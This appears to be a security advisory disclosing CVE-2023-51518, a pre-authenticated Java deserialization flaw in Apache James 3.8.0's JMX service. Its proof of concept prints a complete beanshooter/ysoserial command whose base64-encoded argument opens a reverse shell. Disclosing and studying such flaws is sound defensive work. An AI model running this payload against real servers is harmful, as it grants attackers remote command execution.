Apache James Disclosures

Version 3.8.0

Environment:

- Apache James Spring App 3.8.0
- Ubuntu Linux
- Java JDK 11

Findings:

1. CVE-2023-51518: Preauthenticated Java Deserialization via JMX


Description:
The JMXRMI protocol itself is based on native Java serialization, making it susceptible to deserialization attacks if a class whitelist is not properly configured.
In this case, although James blocks most well-known deserialization payloads, it is still vulnerable to serialized payloads of type "CommonsBeanutils1"[1], which results in the execution of arbitrary OS commands.

Note: This exploit also works if authentication is required, by using the "--preauth" flag of the "beanshooter"[2] tool.

Proof of Concept:
In this scenario we will use "beanshooter" to connect to the JMX service listening on "127.0.0.1:9999" in order to send a malicious "ysoserial - CommonsBeanutils1" payload as the argument of a "newClient" function ("javax.management.remote.rmi.RMIConnection newClient(Object params)") exposed via the "jmxrmi" RMI registry bound name.

In this scenario, the following "beanshooter" command has been run by the attacker in order to obtain a reverse shell:

```
java -jar beanshooter-4.1.0.jar serial --yso ysoserial.jar --preauth 127.0.0.1 9999
CommonsBeanutils1 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash'
```



Note: Although the tool returns an error, this is a false negative and the malicious reverse shell command is successfully executed.

---

[1] https://github.com/frohoff/ysoserial
[2] https://github.com/qtc-de/beanshooter